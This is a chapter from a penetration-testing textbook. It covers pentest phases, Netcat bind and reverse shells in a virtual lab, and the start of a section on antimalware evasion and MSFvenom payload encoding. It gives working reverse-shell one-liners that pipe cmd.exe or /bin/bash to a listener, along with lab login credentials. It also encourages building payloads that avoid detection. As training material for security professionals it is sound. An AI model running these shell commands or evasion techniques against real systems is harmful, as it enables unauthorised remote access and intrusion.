8
Understanding Network Penetration Testing

When breaking into the offensive side of cybersecurity, it's essential for aspiring ethical hackers and penetration testers to gain a solid understanding of the importance of network penetration testing and common techniques of setting up reverse and bind shells between a targeted system and their attacker machine. Furthermore, learning how to develop custom payloads and evade antimalware detection helps penetration testers determine whether the cyber defense at a targeted organization has the capability of detecting malicious code over their network.

In this chapter, you will learn about the importance of network penetration testing and how it helps organizations identify hidden security vulnerabilities on their assets and better understand how an adversary can compromise their systems. Furthermore, you'll gain hands-on experience working with both bind and reverse shells between your attacker machine and a targeted system. In addition, you'll learn how to develop and conceal malicious payloads to evade antimalware programs. Lastly, you'll learn how to work with wireless network adapters and use them for Monitoring wireless systems within the vicinity.

In this chapter, we will cover the following topics:

- Introduction to network penetration testing
- Working with bind and reverse shells
- Antimalware evasion techniques
- Working with wireless adapters
- Managing and Monitoring wireless modes

Let's dive in!

Technical requirements

To follow along with the exercises in this chapter, please ensure that you have met the following hardware and software requirements:

- Kali Linux – https://www.kali.org/get-kali/
- Shellter – https://www.shellterproject.com/introducing-shellter/
- Alfa AWUS036NHA wireless B/G/N USB adapter
- Alfa AWUS036ACH long-range dual-band AC1200 wireless USB 3.0 Wi-Fi adapter

Note that not all wireless network adapters support Monitoring mode and packet injection. Packet injection involves the capability of sending custom packets to a targeted wireless network. Sometimes, a vendor makes a minor revision to a chipset version of their product, which prevents the wireless network adapter from operating in Monitoring mode on the penetration tester's machine. In addition, some wireless network adapters may not work out of the box and require you to download and compile the drivers on your Kali Linux machine.

Introduction to network penetration testing

Network penetration testing is the systematic approach and techniques used by ethical hackers and penetration testers to simulate a real-world cyberattack on a targeted organization, its systems, and networks, with the intention of discovering hidden security vulnerabilities and providing recommendations for implementing countermeasures and security controls to mitigate and prevent a real adversary from compromising the organization and its assets. During the technical phases of network penetration testing, the ethical hacker or penetration tester uses similar **Tactics, Techniques, and Procedures** (**TTPs**) as a real adversary to test the cyber defenses, Monitoring, and prevention techniques of the organization's security team, and to identify security flaws on targeted systems.

Based on the findings during the technical phases of the penetration test, the information collected can be leveraged to better understand how a real attacker will discover security flaws, the method of attack, possible tools and infrastructure used to set up the attack and deliver a payload to the target, and the potential impact if a real attack were to occur on the organization's systems and network. Such information is commonly referred to as **Cyber Threat Intelligence** (**CTI**). This data is used by the penetration tester to provide insights to stakeholders on their cyber risk, types of security vulnerabilities, and severity ratings, as well as what can be done to resolve the security vulnerabilities while improving the organization's security posture.

The following are typical phases of network penetration testing:

1. **Defining the scope**: The scope provides a clear understanding of which systems and networks are to be tested and whether specific tools or techniques are restricted.
2. **Performing reconnaissance**: This is the information-gathering phase, where the penetration tester performs both passive and active reconnaissance on the target.
3. **Scanning and enumeration**: The scanning and enumeration phase is commonly used to collect specific details and information about the target such as open ports, running services, and operating systems, and identify user accounts, network shares, and configurations on targeted systems.
4. **Vulnerability analysis**: During this phase, the penetration tester analyzes the collected data from the previous phases to identify any potential security vulnerabilities on the target, determine their severity and risk rating, and identify countermeasures to help the organization improve their cyber defenses.
5. **Exploitation**: In this phase, the ethical hacker or penetration tester attempts to exploit each security vulnerability found on a targeted system using both manual and automated techniques to determine whether the security vulnerability actually exists and gain a foothold on the target.
6. **Post-exploitation**: Once a targeted system is compromised, the penetration tester will attempt to expand their foothold further into the compromised system and onto other systems within scope. During this phase, the penetration tester can identify additional security vulnerabilities on the target.
7. **Reporting**: This is one of the most important phases during any penetration test. The penetration tester is required to provide a detailed technical and executive report to the stakeholders of the targeted organization with information about the security assessment, the techniques used to discover the security vulnerabilities, the security vulnerabilities that were found, and recommendations on how to improve the security posture of the targeted system.
8. **Remediation**: Based on the information in the report, the organization can implement the necessary steps needed to remediate the identified security vulnerabilities on the targeted system. The process may involve applying security controls and patches and improving the configuration of systems and devices. Some examples of security controls may include network segmentation, encryption, access controls, and **intrusion detection systems** (**IDSs**). The vulner-

ability rating and severity should be used to help organizations prioritize higher-risk vulnerabilities and allocate resources to remediate them.

Network penetration testing provides a lot of advantages for organizations, such as the following:

- It helps companies stay ahead of cybercriminals by proactively identifying security vulnerabilities on their assets, while determining how a real attacker will be able to compromise targeted systems and using the insights to improve and harden their systems and network infrastructure. Furthermore, vulnerability analysis helps organizations to better prioritize their resources in implementing remediation, such as countermeasures to address the most critical security vulnerabilities first.
  For instance, a system with a security vulnerability risk rating of 8 should be prioritized over a system with a lower severity rating such as 3. However, it's important to consider whether each of these systems is connected directly to the internet or on an internal network. While some professionals may argue that the severity risk rating should take precedence, it's important to note that a critical system that's directly connected to the internet with a lower severity rating may be prioritized because an external threat actor has direct connectivity to the system as compared to an internal system.

- In addition, considering other factors such as the exploitability, potential impact, and environment in which the vulnerability exists can help to tailor a response to the organizational setting.
- Penetration testing encompasses a broad range of activities beyond identifying patch management inefficiencies. These activities include testing application-layer vulnerabilities, network-layer vulnerabilities, and human-based (social engineering) vulnerabilities.

> Network penetration testing is an active process of testing the security of a network by simulating an attack from malicious outsiders or insiders. Vulnerability analysis, often part of a penetration test, is more specifically focused on identifying, classifying, and prioritizing vulnerabilities.

- Each day, many organizations are reporting data breaches. Network penetration testing helps organizations take a proactive approach to identifying and resolving security vulnerabilities, therefore reducing the risk of a real cyberattack in the future. Furthermore, it helps in identifying and resolving security vulnerabilities and also in prioritizing the risks. This allows organizations allocate resources more effectively to address the most critical vulnerabilities first. In addition, this helps organizations thoroughly assess their cyber defenses and determine whether their systems, networks and infrastructure are compliant with various industry standards and frameworks. For instance, organizations that process a payment card system are required to be **Payment Card Industry Data Security Standard** (**PCI DSS**)-compliant to protect sensitive data during a payment transaction.

> While network penetration testing is crucial, it should be part of a comprehensive cybersecurity strategy. This strategy includes continuous Monitoring, cybersecurity training for employees, the implementation of security policies and procedures, and the adoption of advanced security technologies.

- While many organizations are continuously working on improving their cybersecurity strategies, performing network penetration testing helps the organization measure their incident response and handle the preparedness of their security team. If organizations are unable to efficiently identify and respond to security incidents, the threat actor will be able to expand their foothold on the compromised network and potentially cause more damage to the organization.
- Another important benefit of performing regular security assessments is helping organizations stay ahead of new and emerging threats in the wild. While many organizations have a patch management system, network penetration testing helps organizations determine whether there are any inefficiencies in the patch management process and whether there are any security vulnerabilities on their systems that can be exploited by a cybercriminal.

Now that you've been introduced to network penetration testing, you will learn about the importance of bind and reverse shells and how they can be leveraged by ethical hackers and penetration testers.

Working with bind and reverse shells

Bind shells are commonly used by penetration testers to logically set up a service port in a listening state on a targeted system while binding the listening service port to a native shell such as **Bourne Again Shell** (**Bash**) on Linux or Command Prompt on Windows; this is commonly referred to as a *listener*. Once the penetration tester initiates a connection to the listener and a session is established, the penetration tester will gain access to the targeted system's native shell, whether it's Bash on Linux or Command Prompt on a Windows-based system.

Imagine your target is a vulnerable server on the internet with a public IP address, while your attacker machine, such as Kali Linux, is behind a router or firewall with **network address translation** (**NAT**) enabled. If there is a firewall between the source and destination, some firewalls are usually configured to allow outbound traffic from their internal network to the internet, but not vice versa. Therefore, if a device on the internet initiates a connection to a system on a private network, the NAT-enabled router or firewall will automatically terminate (close/block) the connection for security reasons.

> On a NAT-enabled router, the private source IPv4 address is translated into the public IPv4 address on the internet-facing interface on the router before it's sent on the internet. This means that internet-connected devices will see the sender's address as the public IPv4 address on the router or modem and not the private IPv4 address of the client on the private network. NAT prevents direct connections between source and destination devices. To learn more about NAT, please visit **https://www.comptia.org/content/guides/what-is-network-address-translation**.

The following are common attributes of a bind shell for penetration testers:

- Bind shells are shells that are bound to a specific port to create a listener for incoming connections from a remote machine.
- When a remote machine establishes a connection to the targeted system that is running the listener on the specific bind port, a shell is spawned between the remote machine and the targeted system, therefore, providing remote access to the targeted system.
- Bind shells are commonly used by penetration testers when the IP address of the targeted system is known and a listener can be configured on it.

If a penetration tester is able to compromise a vulnerable system on the internet, a listener can be bound to the Windows Command Prompt or a Linux shell with the targeted system's IP address and bind port number. This enables the penetration tester to remotely connect to the targeted system via its public IP address and bind port number and obtain a bind shell on the target.

The following diagram shows a visual representation of a bind shell between an attacker machine and a targeted system:




Figure 8.1: Bind shell

As shown in the preceding diagram, the attacker machine, such as Kali Linux, is located on a private network and it's behind a firewall that's configured to perform outbound traffic to the internet. However, the penetration tester wants to establish a remote shell to the targeted system on the internet. Therefore, the penetration tester needs to compromise the targeted system and set up a listener on the public IP address and a port number on the target.

The penetration tester can use Netcat, Ncat, and even Metasploit to set up bind shells between target and attacker machines. These common cybersecurity tools are very useful for binding an IP address and port number for listeners. Keep in mind that once a shell is established between systems, the penetration tester will be able to remotely execute commands on the targeted system over a network.

A **reverse shell** is another technique commonly used by penetration testers to set up a call-back session from a compromised system to the attacker machine. Unlike bind shells, penetration testers set up a listener on their attacker machine, then send instructions to the targeted system to establish a call-back session to the listener, a reverse shell connection. For instance, imagine you've compromised a targeted system on an internal network and you have another attacker machine that is running on a cloud with a public IP address. If you attempt to establish a connection between the attacker machine that is hosted on the cloud to the targeted system on a private network, the targeted organization's router or firewall will automatically terminate the session.

> Reverse shells exploit the fact that most security devices are configured to scrutinize incoming connections more than outgoing ones. Thus, by initiating the connection from the compromised system to the attacker, reverse shells are more likely to bypass firewalls and routers that are not configured to block outbound connections to the internet.

Using a reverse shell, the penetration tester can configure the listener on the attacker machine on the cloud and send instructions to the targeted machine to establish a connection to the listener server, as shown in the following diagram:




Figure 8.2: Reverse shell

The following are common attributes of a reverse shell for penetration testers:

- Penetration testers set up a listener on the attacker machine and send instructions to the targeted system to establish a call-back session.
- When the targeted system establishes a session to the listener on the attacker machine, a shell is spawned, which enables the penetration tester to remotely execute commands on the target.
- Reverse shells are commonly used when the penetration tester does not have direct access to the targeted machine that is behind a NAT-enable router or firewall. Therefore, it is less complex for the compromised system to establish an outbound connection to the internet.

In the next few subsections, you will learn how to create both bind and reverse shells using various tools.

Working with remote shells using Netcat


In this exercise, you will learn the fundamentals of working with remote shells using Netcat. Netcat is a multi-purpose tool that enables IT professionals to create a network connection between multiple systems using **Transmission Control Protocol/Internet Protocol** (**TCP/IP**). In addition, you will learn how to set up a listener to capture incoming connections from a remote device over a network.

Before proceeding further, please ensure you use the following guidelines:

- On VirtualBox Manager, select the **Kali Linux** virtual machine, click on **Settings** | **Network** | E**nable Adapter 3**. If you recall, during *Chapter 2*, we disabled it until it was needed. Once you've completed this chapter, disable Adapter 3 again.
- Kali Linux is the attacker machine with a network adapter connected to the `192.168.42.0/24` (RedTeamLab) network.
- Bob-PC will operate as the targeted host, which is also connected to the `192.168.42.0/24` (RedTeamLab) network.
- Use the local administrator account to log in to Bob-PC. Please see *Chapter 3*, *Setting Up for Advanced Penetration Testing Techniques*, for the user credentials.
- Kali Linux will run Netcat as a listener to capture any incoming connections, while Bob-PC will be used to establish the Netcat session to Kali Linux.

To get started with remote shells using Netcat, please use the following instructions:

1. Power on the **Kali Linux** virtual machine, open the **Terminal**, and use the `ip address` or `ifconfig` command to identify which interface is connected to the `192.168.42.0/24` network and its host address, as shown here:



```
kali@kali:~$ ip address
4: eth2: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default
    link/ether 08:00:27:ee:04:e0 brd ff:ff:ff:ff:ff:ff
    inet 192.168.42.27/24 brd 192.168.42.255 scope global dynamic noprefixroute eth2
       valid_lft 470sec preferred_lft 470sec
    inet6 fe80::362:d183:77b6:23d8/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```

Figure 8.3: Checking the IP address


As shown in the preceding screenshot, Kali Linux has the `192.168.42.27` address on its `eth2` interface that's connected to the `192.168.42.0/24` network.

2. Within Kali Linux, there are sets of pre-loaded Windows binary files that are useful to ethical hackers and penetration testers. One of these Windows-based binaries is **Netcat** for Windows. Let's set up a Python-based web server on our Kali Linux virtual machine to transfer the Netcat file to the targeted system. On **Kali Linux**, use the following commands to set up a web server within the Windows **binaries** directory:

   ```
   kali@kali:~$ cd /usr/share/windows-binaries
   kali@kali:/usr/share/windows-binaries$ python3 -m http.server 8080
   ```

   Once the Python web server is running within the `/usr/share/windows-binaries` directory, any user that connects to **Kali Linux** on port `8080` will be able to view and download files from the directory.

3. Next, power on the **Bob-PC** virtual machine and log in with the local administrator account. On the login screen, click on **Other User** and enter the username `Bob-PC\bob` and the password `P@ssword2`, as shown in the following screenshot:



Other user

Bob-PC\bob

•••••••••

Sign in to: BOB-PC

How do I sign in to another domain?

Type domain name\domain user name to sign in to another domain.


Type BOB-PC\local user name to sign in to this PC only (not a domain).

REDTEAMLAB\Ad...

Other user

Figure 8.4: Login screen

4. On **Bob-PC**, open the web browser and connect to `http://<Kali-Linux-address>:8080` and download the `nc.exe` file, as shown here:



Directory listing for /

- enumplus/
- exe2bat.exe
- fgdump/
- fport/
- klogger.exe
- mbenum/
- nbtenum/
- nc.exe
- plink.exe
- radmin.exe
- vncviewer.exe
- wget.exe
- whoami.exe

Figure 8.5: Downloading Netcat

After downloading the `nc.exe` file, copy/move it to the `C:\Windows\System32` directory within **Bob-PC**. After downloading the file, you can quit the Python web server by pressing `Ctrl` + `Z` on the keyboard.

5. Next, to set up a Netcat listener on port `1234`, use the following commands on **Kali Linux**:

```
kali@kali:~$ nc -nlvp 1234
```


The following is a breakdown of the preceding commands:

1. `-n`: This specifies to use the IP address only and not perform **Domain Name System (DNS)** queries
2. `-l`: This specifies to listening for incoming connections
3. `-v`: This specifies using the verbose mode
4. `-p`: This specifies the listening port number

6. Next, on **Bob-PC**, open **Command Prompt** and use the following commands to establish a Netcat connection to Kali Linux:

```
C:\Users\bob> nc -nv 192.168.42.27 1234
```

7. Once the session is established from **Bob-PC** (client) to **Kali Linux** (listener/server), you can enter messages on either system and they will be sent over to the other end, as shown here:



```
kali@kali:~$ nc -nlvp 1234
listening on [any] 1234 ...
connect to [192.168.42.27] from (UNKNOWN) [192.168.42.32] 63919
whoami
sending a message from Bob-PC
```

```
Microsoft Windows [Version 10.0.19045.2006]
(c) Microsoft Corporation. All rights reserved.

C:\Users\bob>nc -nv 192.168.42.27 1234
(UNKNOWN) [192.168.42.27] 1234 (?) open
whoami
sending a message from Bob-PC
```

Listener on Kali Linux
Bob-PC (Chapter 3 end) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Select Command Prompt - nc -nv 192.168.42.27 1234
Bob-PC sending messages to Kali Linux
5:28 PM
10/22/2023
Right Ctrl

Figure 8.6: Establishing a shell

As shown in the preceding screenshot, messages were entered on Bob-PC and were received on the Netcat listener on Kali Linux.

8. To terminate the session, use the *Ctrl* + *Z* key combination on the keyboard.

In this exercise, you have learned how to establish a remote shell between two host machines and establish a communication channel. While this is a basic technique, it provides some practical insights into how remote shells operate between hosts on a network. Next, you will learn how to establish a bind shell using Netcat.

Setting up a bind shell

In this exercise, you will learn how to set up a Netcat listener that executes a Bash shell upon receiving a connection, allowing the remote host to execute commands.

To get started with setting up a bind shell, please use the following instructions:

1. Power on the **Kali Linux** virtual machine, open the **Terminal**, and use the following commands to create a Netcat listener that binds the native bash shell to the listener:


```
kali@kali:~$ nc -nlvp 1234 -e /bin/bash
```

If setting up the listener on a Microsoft Windows system, the `nc -nlvp 1234 -e cmd.exe` command will enable you to bind the Windows Command Prompt to the listener using Netcat.

2. Next, power on the **Bob-PC** virtual machine and log in with the local administrator account (`Bob-PC\bob` | `P@ssword2`). Then, open **Command Prompt** and use the following commands to establish a Netcat session to Kali Linux (listener):

```
C:\Users\bob> nc -nv 192.168.42.27 1234
```

3. Once a session is established from Bob-PC to Kali Linux, you'll be able to enter Linux-based commands on the Windows Command Prompt and they'll be executed remotely on Kali Linux, as shown here:



```
C:\Users\bob>nc -nv 192.168.42.27 1234
(UNKNOWN) [192.168.42.27] 1234 (?) open
whoami
kali

pwd
/home/kali
```

Figure 8.7: Working with a shell

As shown in the preceding screenshot, the `whoami` command is entered on the bind shell, executed remotely on Kali Linux, and the results are returned. Similarly, the `pwd` command was used to determine the present working directory of the bind shell on Kali Linux.

To get a Linux Terminal interface when using a bind shell, use the `python -c 'import pty; pty.spawn("/bin/bash")'` command.

Having completed this exercise, you have learned how to set up a bind shell on a system running a Netcat listener, enabling a remote user to establish a connection to the Netcat listener, obtain a remote bind shell on the targeted system, and perform remote command execution. Next, you will learn how to set up reverse shells between hosts over a network.

Setting up reverse shells

In this exercise, you will learn how to set up a reverse shell from a targeted system back to your attacker machine over a network. We will be using Bob-PC as the targeted system, which will initiate the reverse connection to our attacker machine, which will be Kali Linux.

To get started with this exercise, please follow these instructions:

1. Power on the **Kali Linux** virtual machine, open the **Terminal**, and use the following commands to set up a Netcat listener to capture any incoming connections:


   ```
   kali@kali:~$ nc -nlvp 1234
   ```

2. Next, power on **Bob-PC** and log in with the local administration account, with the username `Bob-PC\bob` and the password `P@ssword2`.
3. On **Bob-PC**, open **Command Prompt** and use the following command to create a reverse connection to the listener on Kali Linux, while sending the Command Prompt shell to Kali Linux:

   ```
   C:\Users\bob> nc -nv 192.168.42.27 1234 -e cmd.exe
   ```

   > If you are using a Linux-based system as the client, use the `nc –nv 10.1.1.2 9999 -e /bin/bash` command to bind the Linux bash shell to the Netcat connection.


   The following screenshot shows that Bob-PC was able to establish a connection to the Netcat listener on Kali Linux:



```
Command Prompt - nc -nv 192.168.42.27 1234 -e cmd.exe
Microsoft Windows [Version 10.0.19045.2006]
(c) Microsoft Corporation. All rights reserved.

C:\Users\bob>nc -nv 192.168.42.27 1234 -e cmd.exe
(UNKNOWN) [192.168.42.27] 1234 (?) open
```

Figure 8.8: Setting up a shell

4. On the Kali Linux virtual machine, you'll now have a reverse shell from the Windows machine (Bob-PC) on the Linux Terminal, as shown here:



```
kali@kali:~$ nc -nlvp 1234
listening on [any] 1234 ...
connect to [192.168.42.27] from (UNKNOWN) [192.168.42.32] 49674
Microsoft Windows [Version 10.0.19045.2006]
(c) Microsoft Corporation. All rights reserved.

C:\Users\bob> whoami
 whoami
bob-pc\bob
```

Figure 8.9: Interacting with a shell

As shown in the preceding screenshot, the Windows machine was able to successfully connect to the Netcat listener and provide the local shell, enabling the remote user on Kali Linux to perform remote command execution.

Having completed this section, you have learned how to create a reverse shell using Netcat. However, keep in mind that Netcat does not encrypt messages between the Netcat client and server, which can lead to detection. However, it's worth noting that both Ncat and Socat can be used to provide data encryption between host systems when working with remote shells.

To learn more about Ncat, please visit **https://nmap.org/ncat/guide/index.html**. To learn more about Socat, please visit **https://www.redhat.com/sysadmin/getting-started-socat**.

In the next section, you will learn how to create customized reverse shell payloads and implement antimalware evasion techniques.

Antimalware evasion techniques

As an aspiring ethical hacker and penetration tester, you will be developing custom payloads that are designed for specific targets, such as systems running Windows and Linux-based operating systems. In addition, if you're performing mobile penetration testing, you will be creating payloads for mobile-based operating systems such as Android and iOS. The approach and tools used for payload development can significantly vary across these platforms. For example, the tools and vulnerabilities exploited for Android and iOS systems are quite different from those for Windows and Linux.

More importantly, you will need to consider whether your targeted systems are running any antimalware programs that are designed to detect and prevent any malicious code on the host. If a targeted system has an antimalware application installed, either it's a native application such as Microsoft Defender Antivirus (sometimes referred to as Windows Defender) or a commercial solution. They are designed to detect and block any malicious code, application, or service from running on the host system. This means that there is a very high possibility that the antimalware solutions on your targeted systems may detect your custom payload as malicious code and block it while notifying your target. In this section, we introduce some common evasion techniques for penetration testers, discuss the fundamentals for threat identification techniques of common antimalware solutions, and explain how to use evasive techniques when developing custom payloads for penetration testing.

There are various tools and techniques that are commonly used by cybersecurity professionals to determine whether their custom payloads can bypass threat detection solutions, such as antimalware on a targeted system. In addition, penetration testers usually create custom payloads to establish reverse connections from the targeted system back to their machine and to escalate their user privileges after gaining a foothold onto the target. Therefore, it is essential to gain a solid understanding of various techniques that are used by antimalware solutions to identify potential threats and suspicious activities to improve the development of custom payloads to evade detection.

Since antimalware vendors are continuously improving their solutions to detect and block new and emerging threats in the wild (internet), ethical hackers and penetration testers need to stay up to date and ensure their custom payloads can evade detection, or they will be immediately quarantined or deleted upon detection.

The following are various techniques used by antimalware solutions to detect potential threats in a system and network:

- **Signature-based**: Signature-based detection is one of the most common and perhaps an older technique that is used by threat detection and prevention systems such as antimalware, **IDS**s, and **intrusion prevention systems** (**IPSs**). This technique enables the antimalware engine to look for matching code or patterns within a file, application, or network traffic. Once a match has been found, an alert is triggered, and the antimalware applications take action to prevent the threat from expanding its foothold on the system or network. The disadvantage of using signature-based detection is that the antimalware solution relies on knowing the signature to identify the malware. For instance, if a new threat emerges on the internet and the antimalware solution does not have a matching signature, the threat can invade the organization and its systems without any detection until the threat intelligence team of the antimalware vendor detects, analyzes, and pushes an update with the new signature to their solutions. Hence, it is important for organizations to ensure their threat detection and prevention solutions have an active license (if needed) and have the latest updates from the vendor.
- **Behavioral-based**: In behavioral-based threat detection, if an antimalware solution detects a file and application on a host system to be operating outside its normal parameters, it is usually placed within a sandbox environment for further observation and analysis to determine whether is a threat. Within the sandbox environment, the suspicious or potentially harmful application is executed within a virtualized space, which enables the antimalware program to take a deeper look for any real potential threats or dangers before allowing it to run on the host's memory space.
- **Heuristic-based**: In heuristic-based threat detection, the antimalware program usually needs pre-defined rules to help determine whether a file or application is harmful to the system or network. Furthermore, algorithms are also used to determine whether the executable file or running application has any malicious code within its instructions that has the potential to cause harm or data loss on the host system.

The following are common online platforms for performing static malware analysis:

- https://www.virustotal.com/
- https://cuckoo.cert.ee/
- https://app.any.run/


While antivirus and antimalware vendors usually implement one or more of these preceding techniques, the cybersecurity industry is continuously evolving, with new detection methods available in antimalware software. In the following subsections, you will learn how to create custom payloads using various antimalware evasion techniques.

Encoding payloads with MSFvenom

Metasploit Framework Venom (**MSFvenom**) is commonly used by penetration testers to craft custom payloads for performing exploitation, **remote code execution** (**RCE**), and privilege escalation on targeted systems. RCE allows an attacker to run arbitrary code on a target machine or in a target process without having physical access to the machine. In addition, this tool enables the penetration tester to perform encoding and obfuscation by altering and changing the appearance of the payload without changing its functionality. These methods are commonly used to evade threat detection systems such as IDSs and IPSs.

To get started using MSFvenom for generating and encoding custom payloads, please follow these instructions:

1. Firstly, power on the **Kali Linux** virtual machine and log in to the desktop.
